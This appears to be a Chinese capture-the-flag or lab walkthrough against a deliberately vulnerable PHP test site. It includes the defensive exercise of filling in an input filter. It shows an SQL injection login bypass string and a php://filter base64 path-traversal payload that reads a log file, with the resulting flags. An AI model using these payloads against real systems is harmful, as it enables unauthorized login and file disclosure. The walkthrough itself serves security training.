
```
Login Failure!</br><a href='login.php'>Please Relogin!</a>
```

FLAG: Login Failure!</br><a href='login.php'>Please Relogin!</a>

SQL 注入点攻击

第 1 题


打开 WebServ2003 虚拟机，打卡浏览器输入 ServerIP 进入网站。


QEMU (TEAM010 01-WebServ2003--2 9150a30d-b476-4942-8be3-c67f4ab3c498) - VNC Viewer
Web Security Test Site - Microsoft Internet Explorer
后退 搜索 收藏夹
地址(D) http://172.16.110.250/
转到 链接
完毕
Internet
开始
Web Security Test S...
12:42

Web Security Test Site!

Login This Site!

点击 Login This Site!进入登录界面。


QEMU (TEAM010 01-WebServ2003--2 5929307e-75fa-46ae-9c16-654a3cf2a983) - VNC Viewer
Login Page - Microsoft Internet Explorer
后退
搜索
收藏夹
地址(D)
http://172.16.110.250/login.php
转到
链接
Internet
开始
Login Page - Micros...
13:00


User Login

Username:

Password:

Submit Reset

在登录页面输入账号：any' union select * from users -- 任意密码，点击 Submit 登入网站。


Login Page - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退
搜索
收藏夹
地址(D)
http://172.16.105.250/login.php
转到
链接
单击这里开始
Internet
开始
Login Page - Mic...
7:09


User Login

Username: nion select * from users --

Password: ••••••

Submit Reset


继续点击 Enter The Web Site!进入，然后点击 Display Uploaded's File Content 进入。




Employee Information Query
Employee Message Board
Shopping Hall
Display Directory
File Sharing
Display Uploaded's File Content

Go Back To Index

右键鼠标点击查看源文件。



找到变量名并提交。




```
<html>
<head>
<title>Display Uploaded's File Content</title>
<meta http-equiv="content-Type" content="text/html;charset=utf-8"/>
</head>
<h1>Display Uploaded's File Content</h1>
<form action="DisplayFileCtrl.php" method="get">
Uploaded's File Full Path(eg.yueda/uploadedfile.txt):<input type="text" name="filename"/></br>
<input type="submit" value="Submit"/>&nbsp&nbsp<input type="reset" value="Reset"/>
</form>
</html>

</br><a href='list.html'>Go Back</a></br>
```

FLAG: name="filename"

第 2 题

点击进入 Display Uploaded's File Content 界面并输入 php://filter/read=convert.base64-encode/resource=../Apache2.2/logs/flag.log。



Display Uploaded's File Content - Microsoft Internet Explorer

http://172.16.105.250/DisplayFile.php


Display Uploaded's File Content

Uploaded's File Full Path(eg.yueda/uploadedfile.txt): ../Apache2.2/logs/flag.log

FLAG: php://filter/read=convert.base64-encode/resource=../Apache2.2/logs/flag.log

第 3 题

点击 submit 进入。



http://172.16.105.250/DisplayFileCtrl.php?filename=php://filter/read=convert.base64-encode/reso - Mi...


http://172.16.105.250/DisplayFileCtrl.php?filename=php%3A%2F%2Ffilter%2Fread%3Dconvert.base64-enc

```
V2l0aCBncmVhdCBwb3dlciBjb21lcyBncmVhdCByZXNwb25zaWJpbGl0eS4=
```

FLAG: V2l0aCBncmVhdCBwb3dlciBjb21lcyBncmVhdCByZXNwb25zaWJpbGl0eS4=

第 4 题


将第二题注入语句中的 base64-删除，并输入进去，php://filter/read=convert.encode/resource=../Apache2.2/logs/flag.log



Display Uploaded's File Content

Uploaded's File Full Path(eg.yueda/uploadedfile.txt): er/read=convert.encode/res

点击 submit 进入，得到解码内容。



http://172.16.105.250/DisplayFileCtrl.php?filename=php%3A%2F%2Ffilter%2Fread%3Dconvert.encode%2Fr

```
With great power comes great responsibility.
```


Display Uploaded's File Content

FLAG: With great power comes great responsibility.


通过控制输入防范 SQL 注入攻击

第 1 题

打开 server 系统，找到 DisplayFileCtrl.php 文件并打开。




名称	大小	类型	修改日期	属性
appserv		文件夹	2016-3-27 22:58	
cgi-bin		文件夹	2016-3-27 22:58	
filephp		文件夹	2016-3-27 23:01	
htdocs		文件夹	2016-3-27 23:01	
uploadedfile		文件夹	2016-3-27 23:01	
index.php.bak	1 KB	BAK 文件	2017-8-7 6:31	A
list.html	1 KB	HTML Document	2015-9-25 12:30	A
query.html	1 KB	HTML Document	2015-9-25 21:52	A
DeleteFile.php	2 KB	PHP 文件	2015-9-2 21:50	A
DeleteMessage.php	1 KB	PHP 文件	2015-8-24 23:16	A
DisplayDirectory.php	1 KB	PHP 文件	2015-9-4 12:27	A
DisplayDirectoryCtrl.php	1 KB	PHP 文件	2016-3-28 1:46	A
DisplayFile.php	1 KB	PHP 文件	2015-9-4 15:54	A
DisplayFileCtrl.php	1 KB	PHP 文件	2017-3-18 6:35	A
DisplayFileInfo.php	1 KB	PHP 文件	2015-9-2 21:03	A
DisplayMessage.php	1 KB	PHP 文件	2016-3-28 1:47	A
Downloadfile.php	1 KB	PHP 文件	2015-9-2 22:25	A
failure.php	1 KB	PHP 文件	2015-9-25 12:27	A
FileSharing.php	1 KB	PHP 文件	2015-9-2 16:02	A
index.php	1 KB	PHP 文件	2017-8-7 6:32	A
insert.php	1 KB	PHP 文件	2016-3-28 1:19	A
InsertFileInfo.php	2 KB	PHP 文件	2015-9-3 15:37	A
login.php	1 KB	PHP 文件	2015-9-25 11:59	A
loginAuth.php	1 KB	PHP 文件	2017-3-18 6:31	A
MessageBoard.php	1 KB	PHP 文件	2015-10-15 9:21	A
phpinfo.php	1 KB	PHP 文件	2005-6-13 10:19	A
PurchasedGoods.php	1 KB	PHP 文件	2015-8-28 13:22	A


EditPlus - [C:\AppServ\www\DisplayFileCtrl.php]
文件(F) 编辑(E) 视图(V) 搜索(S) 文档(D) 工程(P) 工具(T) 浏览器(B) Zen Coding(Z) 窗口(W) 帮助(H)
DisplayFileCtrl.
需要帮助，请按 F1 键
行 1
列 1
55
3C
PC
ANSI
开始
C:\AppServ\www
EditPlus - [C:\AppS...
7:02

```
<?php

    /*
    $filename=$_GET['filename'];
    $str="F1";
    if(F2($filename,$str)==false){
        if (!F3($filename)){
        echo "<pre>";
        F4("$filename");
        echo "</pre>";
        echo "</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>";

        }else{
        echo "</br>Please Enter The Uploaded's File Full Path!</br>";
        echo "</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>";
        }
    }else{
    echo "Illegal input!";
    echo "</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>";
    exit();
    }
    */
```

取消注释，修改值。并保存。

